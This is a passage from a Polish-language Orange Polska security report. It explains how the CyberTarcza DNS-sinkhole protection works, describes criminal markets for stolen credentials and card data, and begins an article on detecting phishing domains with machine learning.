W oparciu o CyberTarczę działają też płatne usługi skierowane dla biznesu, udostępniające zbiorcze raporty bezpieczeństwa (lista incydentów) dla nieograniczenie dużej liczby usług wykupionych w Orange (np. stałe łącze, dziesiątki łącz IDSL i/lub setki mobilnych dostępów do internetu).

4. CyberTarczę można wyłączyć

Dodatkowo płatną usługę:

TAK

Bezpłatną, natywną ochronę w sieci Orange:


NIE

Warto przy okazji wrócić do pierwszego faktu i przypomnieć sobie w jaki sposób zapewniamy Ci ochronę. Jakkolwiek ochrony wyłączyć się nie da, można ją skutecznie omijać - poprzez wykorzystanie innych serwerów DNS lub połączeń VPN. Na pytanie, „czy warto to robić?" polecam odpowiedzieć sobie nie wcześniej niż po zapoznaniu się z pozostałą treścią Raportu. Warto też zwrócić uwagę, na pewien istotny fakt. Zawsze nasz ruch ostatecznie jest dla kogoś widoczny. Nie dajcie się zwieść. Macie jedynie do wyboru komu bardziej ufacie… swojemu operatorowi, gigantowi z Doliny Krzemowej, dostawcy VPN, czy innemu obcemu wywiadowi ;)

Dodanie niebezpiecznej strony do białej listy (wyjątków) w portalu "płatnej CyberTarczy" nie odblokuje ruchu do niej, ponieważ ochrona „bezpłatnej CyberTarczy" ma priorytet.

Można natomiast wyłączyć proaktywne powiadomienia. Jak to działa? W przypadku stron phishingowych, które w swojej naturze wymagają Twojej interakcji powiadamiamy Cię natychmiast o zaistniałym incydencie. W przypadku złośliwego oprogramowania, które działa w ukryciu, blokujemy mu dostęp do np. serwerów C2 i odnotowujemy, że był taki incydent. Jeśli to, według nas incydent, o którym powinieneś wiedzieć jak najszybciej, to powiadamiamy Cię proaktywnie, w zależności od usługi wysyłając SMS, maila lub przenosząc Twój dostęp światłowodowy w strefę kwarantanny. Jeśli to mniej istotny incydent możesz sam zajrzeć na odpowiednią zakładkę w aplikacji Mój Orange, albo na naszą stronę https://cert.orange.pl/cybertarcza. Proaktywne powiadomienia, które mogą być upierdliwe dla „recydywistów" lub „badaczy", można wyłączyć na tej samej stronie lub na naszej infolinii.

Blokady miesięcznie (zdarzenia)



5. Orange blokuje mi internet

NIE

Choć bardzo staramy się, żebyście w ten sposób o blokowaniu złośliwych stron w internecie nie myśleli - takie głosy się pojawiają. Po pierwsze, robimy wszystko aby nie zablokować dostępu do żadnej zawartości niezwiązanej z zagrożeniami. Po drugie, poza naszą pracą w wykrywaniu złośliwych treści, realizujemy również blokady zgodnie z Rejestrem Domen Służących do Oferowania Gier Hazardowych Niezgodnie z Ustawą (https://hazard.mf.gov.pl), listą ostrzeżeń przed niebezpiecznymi stronami z Cert Polska (https://cert.pl/posts/2020/03/ostrzezenia_phishing/) czy choćby listę stron dezinformacyjnych związanych z wojną na Ukrainie. Po trzecie, zawsze masz wybór o którym wyżej.

6. Dzięki CyberTarczy, Orange monitoruje odwiedzane przez Ciebie strony

NIE


To nie działa w ten sposób, że obserwujemy Twój ruch sieciowy i po wykryciu czegoś złośliwego zostanie on zablokowany. Konfiguracja CyberTarczy jest zasilana złośliwymi domenami i adresami IP by w momencie kiedy urządzenie w Twojej sieci spróbuje nawiązać z nimi połączenie trafiło na specjalny serwer - sinkhole. To jedyna informacja jaka do nas trafia. Odbywa się to również w pełni automatycznie bez naszego udziału, a powiązanie zdarzenia z użytkownikiem służy jedynie do tego, aby wyświetlić Ci informację o właściwym zagrożeniu oraz sposobie jego usunięcia.

7. CyberTarcza to antywirus

NIE

CyberTarcza nie była, nie jest i nigdy nie będzie antywirusem. Gdyby jednak bardzo silnie szukać analogii można pokusić się o stwierdzenie, że posiada cechy silników reputacyjnych implementowanych w rozwiązaniach AV w kontekście wiedzy o złośliwości domeny bądź adresu IP. Może ochronić przed komunikacją złośliwego oprogramowania na Twoim komputerze (zablokuje wysłanie danych na serwer przestępców), ale w żaden sposób go fizycznie nie zneutralizuje.
W szczególności, gdy np. połączysz się poza siecią Orange, czy skorzystasz z VPN, dane te zostaną wykradzione.

TOP Malware - wykres




8. CyberTarcza nie działa, wyświetla zagrożenie którego nie ma

NIE

Rejestrując zdarzenie w CyberTarczy nie wiemy dokładnie jakie urządzenie będące w Twojej sieci je wywołało. W szczególności gdy mowa o usługach stacjonarnych gdzie do Wi-Fi bywa podłączonych kilkanaście urządzeń. Szybki internet LTE również jest już bardzo szeroko wykorzystywany jako mobilny hotspot i udostępniany dla np. laptopa.Staramy się dawać coraz więcej informacji w celu identyfikacji urządzenia (np. User-Agent), ale często jest to niemożliwe. Czynników, które mogą powodować trudność w identyfikacji jest więcej. Może się zdarzyć, że serwer C2 jest wykorzystywany przez więcej niż jeden rodzaj malware i informacja na stronie CyberTarczy (https://cert.orange.pl/cybertarcza) nie jest w 100% adekwatna. Wreszcie, pośród dziesiątek milionów zdarzeń, jakie rejestrujemy bywają też takie, które rzeczywiście klasyfikujemy błędnie (tzw. „false positive"), ale tych jest naprawdę niewiele i nie przekreślają skuteczności całego rozwiązania. Wychodzimy z założenia, że lepiej kilka razy się pomylić niż pozwolić kogoś okraść. 24 godziny na dobę, 7 dni w tygodniu, ktoś czuwa przy mailu CERT OPL, by naprawić zgłoszony błąd.

Liczba incydentów phishingowych



9. CyberTarcza przeprowadza ataki MITM

NIE

Każda zablokowana domena czy adres IP trafia na serwer sinkhole (sh.cert.orange.pl), a w przypadku phishingu przekierowywana jest dalej na serwer informacyjny (alert.cert.orange.pl). Jako, że większość ruchu, w obecnych czasach, to ruch HTTPS, mieliśmy dwie opcje do wyboru. Odrzucać to połączenie albo akceptować z własnym certyfikatem. W pierwszym wypadku przeglądarka długo czeka na odpowiedź, a potem daje objawy kojarzone jako „problem z Internetem". Drugi wariant daje ostrzeżenie o „złym certyfikacie", problemie z mechanizmem HSTS albo o „ataku MITM". Wybraliśmy drugi scenariusz. Nie da się tego zrobić lepiej. Nie próbujemy udawać innego adresu. Certyfikat jest wystawiony na naszą domenę. Jeśli ktoś zaakceptuje nasz certyfikat dostanie komunikat o problemie, a dodatkowo wykorzystujemy tą okazję do poinformowania o tym, aby nie akceptować certyfikatów niezgodnych z adresem strony do której próbowaliście się połączyć. Budowanie świadomości użytkowników jest dla nas priorytetem, bo to najlepiej poprawia bezpieczeństwo.

Robert Grabowski
Sławek Krawczyk
Cyberbezpieczeństwo Orange Polska

Ile warte są nasze dane

Jeszcze kilka lat temu, kiedy wszyscy prowadzili dyskusję, czy adres mailowy jest daną osobową czy nie, świat cyberprzestępczości rósł w siłę. W momencie, gdy hordy prawników analizowały wprowadzoną dyrektywę unijną, rzesza bezpieczników przygotowywała się do objęcia nowego stanowiska jakim jest Inspektor Danych Osobowych, handel naszymi danymi rozrastał się do granic możliwości.

Handlu, o którym mowa poniżej, nie należy rzecz jasna postrzegać jako legalnej sprzedaży naszych danych osobowych, pozyskanych dla celów marketingowych. Cyberprzestępcy zaczęli być coraz bardziej zachłanni, pojawiły się w końcu dla nich dodatkowe punkty, na których mogą się wzbogacić. Przedsiębiorstwa straszone wielomilionowymi karami w razie wycieku danych, coraz częściej zastanawiają się nad zapłatą przestępcom okupu, aby wykradzione dane nie zostały upublicznione. Negocjacje z przestępcami najczęściej wyglądają jednak tak, że po zapłacie, albo nie otrzymujemy w zamian nic, albo dane są i tak upubliczniane, bądź sprzedawane dalej na czarnym rynku. Jednym z celów negocjacji jest często możliwość poznania i dowiedzenia się czym dysponują przestępcy. Którędy mogli wejść do naszych systemów, do jakich systemów posiadali dostęp. Ceny za okup często są wówczas zbijane z kolosalnych kwot, o których możemy przeczytać w nagłówkach portali informacyjnych, do procenta tej wartości. Czy dyrektywa, która została wprowadzone była słusznym rozwiązaniem? Wiele osób odpowie i tak, i nie. Jak każdy dokument prawny ma ona swoje zawiłości, nieścisłości, może być interpretowana w zależności od celu. Dzięki RODO jednak wiele przedsiębiorstw zostało zobligowanych do przemyślenia swoich rozwiązań bezpieczeństwa. Wyznaczono konkretnych ludzi, bądź całe zespoły, odpowiedzialne za infrastrukturę krytyczną. Jak zawsze przy wprowadzaniu tego typu regulacji pojawia się jednak wiele nieścisłości. Czy mała księgowość, prowadzona przez jedną osobę, musi wyznaczać Administratora Danych? Co, jeśli prowadząc działalność gospodarczą, pomylę się i wyślę fakturę niewłaściwej osobie? Co z karami? Czy przedsiębiorstwo, któremu zlecam mailing do swoich klientów jest na pewno prawidłowo zabezpieczone?

Trzeba jednak pamiętać, że każde prawo mające na celu ochronę nas i naszych danych (czy to maila, daty/miejsca urodzenia, imion rodziców, czy nazwiska panieńskiego matki) jest z założenia słuszne! Zupełnie innym zagadnieniem jest to, w jaki sposób zostaje wprowadzone, jakie luki zawiera. Jeszcze niedawno nie istniało w Polsce prawo ochrony dóbr własności intelektualnej. Na każdym rynku czy bazarze, rósł w siłę handel chałupniczo kopiowanym oprogramowaniem, grami, muzyką, filmami. Między innymi dlatego takie korporacje jak Sony, Nintendo unikały wprowadzania swojego sprzętu na nasz rynek.

Odpowiednimi regulacjami prawnymi udało się oczyścić, bądź też zmniejszyć skalę tego procederu. Z unijną dyrektywą o ochronie danych osobowych jest jednak zgoła inaczej. Nie miała ona na celu zniwelowanie jakiegoś procederu, ale miała powiedzieć wprost - nasze dane, oraz to co się z nim dzieje, powinny być tak samo ważne dla nas, jak i dla osób, które je posiadają.


Na handel naszymi danymi możemy spoglądać w dwojaki sposób. Pierwszym elementem jest sprzedaż naszych danych w legalny sposób, zgodnie z wiążącymi umowami. Miejmy nadzieję w bezpieczny sposób, zgodnie z wiedzą osób, których dane te dotyczą. Drugim elementem jest handel, o którym wiele osób nie ma pojęcia i odbywa on się często między anonimowymi „kontrahentami", choćby za pomocą darknetu.

Czy ciężko jest natrafić na takie dane jak Twój login i hasło do Twojego ulubionego portalu z filmami? Aplikacji, w której codziennie odtwarzasz swoje ulubione piosenki? Jak skomplikowane jest pozyskanie Twojego adresu mailowego lub loginu wraz z hasłem? Niestety wciąż zbyt łatwe. Jako jednostka CERT obserwujemy około 500 tysięcy rekordów dziennie (w tym loginów, adresów mailowych oraz haseł) z samych polskich domen. Dokładając do tego konta Gmail, gdzie często jednoznacznie nie można na pierwszy rzut oka ocenić kraju pochodzenia, dochodzi do tego średnio 3 do 9 mln rekordów każdego dnia. Z jednej strony to duże liczby, z drugiej jednak – wciąż kropla w morzu. Ile z tych haseł pasuje również do Twojej skrzynki mailowej? Czy znając Twoje hasło do ulubionego forum, mam również dostęp do Twojej całej prywatnej poczty?

To w wielu przypadkach zależy tylko i wyłącznie od Ciebie. Czy hasła do Twoich usług, przynajmniej kluczowych, różnią się? Skąd będziesz wiedzieć, że Twoje hasło wyciekło? Oczywiście, są serwisy, które mogą Cię o tym informować. Pozostaje pytanie, ile procent z wielkiej puli wycieków są w stanie przetworzyć oraz do jakiej części użytkowników są w stanie się dostać.

Wielkie wycieki danych są odpowiednio nagłaśniane. Być może przypomnisz sobie Twoje konto na danym portalu, być może otrzymasz wiadomość na skrzynkę mailową z informacją o wycieku oraz prośbą o zmianę hasła. Czasem jednak otrzymasz ją na adres mailowy, z którego już nie korzystasz. Czy wtedy każdy będzie mógł mieć dostęp do całej Twojej korespondencji? Niestety tak. Co na to operatorzy skrzynek pocztowych? Prędzej czy później dostęp do niej będzie zablokowany, ale co z tymi kilkuset osobami, które już pobrały Twoje wiadomości, zdjęcia, skany dowodu osobistego, dane z ubezpieczenia mieszkania, samochodu?


Uważa się, że na rynku istnieje kilkadziesiąt dużych grup przestępczych specjalizujących się w obrocie hasłami. Część z nich prowadzi sprzedaż danych na różnego rodzaju forach internetowych, szyfrowanych komunikatorach, w zanonimizowanych sieciach. Większość płatności można zrealizować za pomocą kryptowalut. Modele biznesowe grup przestępczych nie różnią się niczym od modeli legalnie działających przedsiębiorstw. Codziennością są sprzedaże paczek loginów i haseł posegregowanych w zależności od kraju pochodzenia, lokalizacji, miejsca wycieku, tematyki. Hasła z portali randkowych, usług muzycznych, serwisów społecznościowych. Całe bazy danych, same adresy mailowe z hasłami. Kupić można jedną konkretną paczkę, poszczególną ilość rekordów z danej paczki, czy też zapisać się do subskrypcji. Za określoną kwotę uzyskuje się wówczas dostęp do całej zgromadzonej bazy danych, przez miesiąc, rok, konkretną ilość dni. Tak samo jak w realnym życiu istnieje marketing w grupach przestępczych. Są wyprzedaże „towaru", który leży na zbyciu, sprzedaż hurtowa, promocje na Black Friday, świąteczne okazje.





A co jeśli chcielibyśmy kupić trochę więcej informacji niż login i hasło? Informacje bardziej spersonalizowane, dotyczące konkretnej osoby? Dodatkowo screeny z pulpitu, dane do logowania do banku, portfel z kryptowalutą, historię z przeglądarki, pliki cookies. Rynek cyberprzestępczy mówi: „Klient nasz pan!". Wystarczy chwila nieuwagi, zamyślenia, czasem cwaniactwa, gdy w chwili słabości poszukamy cracka legalizującego aplikację lub grę, zamiast kupować je z legalnego źródła.


Wtedy przez przypadek możemy się natknąć na plik zainfekowany malwarem. W ciągu kilku sekund po uruchomieniu aplikacji, wszystkie pliki tekstowe, które posiadamy na pulpicie, w folderze „Moje dokumenty", są przesyłane na serwer przestępców. A razem z nimi portfel bitcoinowy, ciasteczka ze wszystkich przeglądarek, wszystkie zapamiętane przez przeglądarkę hasła z loginami, zrzuty ekranu, pełne dane z naszego komputera, informację o zainstalowanym na komputerze oprogramowaniu…

Wszystko to można kupić w takich samych modelach handlu jak przy zwykłych hasłach! Czasem wystarczy kilkaset dolarów, żeby wykupić miesięczny abonament dostępu do takich informacji. Skala? Darmowe próbki dla nieprzekonanych zawierają po 10, czasem po 20 GB danych. Kilkaset tysięcy folderów, posegregowanych wg kraju pochodzenia. Czy to dużo? Nie w skali jaką dysponują cyberprzestępcy. Na tyle mało, że potrafią udostępnić te dane bez żalu, za darmo osobom zainteresowanym.












Co ciekawe, możemy się tu spotkać się z dodatkową opcją sprzedaży - zamówić wg cennika własne oprogramowanie malware z serwerem, panelem administracyjnym, plikami służącymi do ataku o ściśle sprecyzowanych zadaniach. Decydując się na zakup możemy oczywiście liczyć na wsparcie w trybie 24/7, a nawet kontakt z producentami malware'u.

Ostatnio dużą popularnością wśród przestępców cieszą się dane kart płatniczych. Ten proceder jest bardzo ściśle powiązany z innymi modelami ataków na portale, które dysponują możliwością podpięcia kart bankomatowych lub kredytowych, jak również samym malwarem, pozyskującym dane z naszych komputerów oraz telefonów. Część z nich nie posiada numerów CCV lub CVC, część ma jedynie jedną z trzech liczb. Dostępne generatory są w stanie wypracować pozostałe cyfry.
Nasi rodzimi operatorzy posiadają w swoich zabezpieczeniach podwójną autoryzację przez telefon lub w aplikacji mobilnej, jednak w sieci istnieją sklepy umożliwiające zakupy bez dodatkowej autoryzacji ze strony banku. Wówczas o ruchach przestępców dowiadujemy się dopiero po przejrzeniu wyciągu, gdy wyczyszczą nam konto lub – oby tak się działo, jeśli padniemy ofiarą – mechanizmy antyfraudowe banku wywołują reakcję odpowiedniego zespołu, a ten informuje nas o próbach transakcji naszą kartą w egzotycznym kraju.



Na co jeszcze możemy natrafić przeczesując tę ciemniejszą stronę internetu? Skan Twojego dowodu osobistego? Podgląd pod monitoring w Twoim mieszkaniu?





Nowoczesna technologia, ogrom ilości platform społecznościowych, miejsc w których robimy zakupy wymaga od nas szczególnej uwagi, na to, co i komu powierzamy. Powoli kończą się czasy, gdy nad tym panowaliśmy. Prywatność? Tajemnice? Obecnie to są już tylko puste słowa. Dlatego tym bardziej trzeba skupić się na dbałości o nasze kluczowe cyfrowe zasoby. Unikać phishingów? To frazes, poza tym o tym można przeczytać w wielu miejscach tego raportu. To trochę jak ze złodziejem samochodowym – jeśli ma zlecenie na jakieś auto, to zapewne je ukradnie, ale jeśli bierze „pierwsze z brzegu", można mu odebrać ochotę do przejażdżki. Jak zrobić to w sieci? Nie trzeba dużo. Uważajmy, gdzie wpisujemy numer karty płatniczej. W kluczowych serwisach używajmy dedykowanych, trudnych haseł. W takich miejscach, wszędzie gdzie się da używajmy uwierzytelniania dwuskładnikowego. I nie bagatelizujmy informacji o tym, że coś dzieje się z naszymi hasłami w kluczowych serwisach. Przy jakimkolwiek podejrzeniu – natychmiast je zmieniajmy.

Marek Olszewski
Cyberbezpieczeństwo Orange Polska

Czy maszyny mogą łowić? AI w poszukiwaniu phishingowych domen

Rozpoznawanie domen przy pomocy metod Machine Learning nie jest zadaniem prostym. Przegląd literatury zwykle kończy się na stwierdzeniu, że dany sposób jest albo technicznie niemal niewykonalny (fizyczne pobranie milionów stron dziennie oraz analiza ich zawartości – możliwe dla ruchu przychodzącego do firmy, nie na poziomie krajowych serwerów DNS), lub jest to czysto akademickie podejście na zbalansowanym, oznaczonym i skończonym zbiorze danych. Tymczasem rzeczywistość jest dużo bardziej skomplikowana.

Naszymi przeciwnikami są ludzie bardzo zdeterminowani w kierunku osiągnięcia celów, o nieograniczonej inwencji. Każda nowa domena phishingowa różni się mniej lub bardziej od poprzedniej znanej, do tego zbiór uczący nigdy nie jest w 100% prawidłowo oznaczony i nieustannie się zmienia. Poniżej przykład podejścia, stosowanego w przypadku CyberTarczy, które sprawdza się znakomicie. Kiedy piszę ten artykuł, liczba zablokowanych domen zbliża się do poziomu 150 tysięcy rocznie.

Skala


Liczba domen do przetworzenia jest... duża.
Spójrzmy na dane z przykładowych 7 dni i unikalne domeny z dwóch największych źródeł:

– stream certyfikatów – 40 mln,
– serwery DNS – 20 mln (próbka),
– zweryfikowane i zablokowane domeny z tego samego okresu: 3500-4500.

Szansa na znalezienie domeny phishingowej wynosi zatem około 1:15000. To dużo, jeśli to my mamy ją znaleźć, jednak mało, jeśli miałby na nią trafić internauta. Podejście regexpowe sprawdzi się tylko w bardzo ograniczonym zakresie. Dążymy do pełnej automatyki procesu, nie chcemy brać pod uwagę ręcznej edycji słów kluczowych w przyszłości.

Przykład


Obejrzyjmy to co dotychczas udało się złowić. Skupimy się na danych z jednego miesiąca 2021 roku – września, w którym zbiór był najbogatszy



Mamy do analizy ponad 17 tys. domen. Spróbujmy je automatycznie podzielić na klastry o podobnych cechach, najlepiej na podstawie łatwo dostępnych cech. Jeżeli klastrowanie się powiedzie możemy zakładać, że klasyfikacja phishing/not phishing na podstawie podobnych cech również powinna się udać. Dla uproszczenia odetnijmy jeszcze prefix ‘www’. Zostanie około 9300 domen.

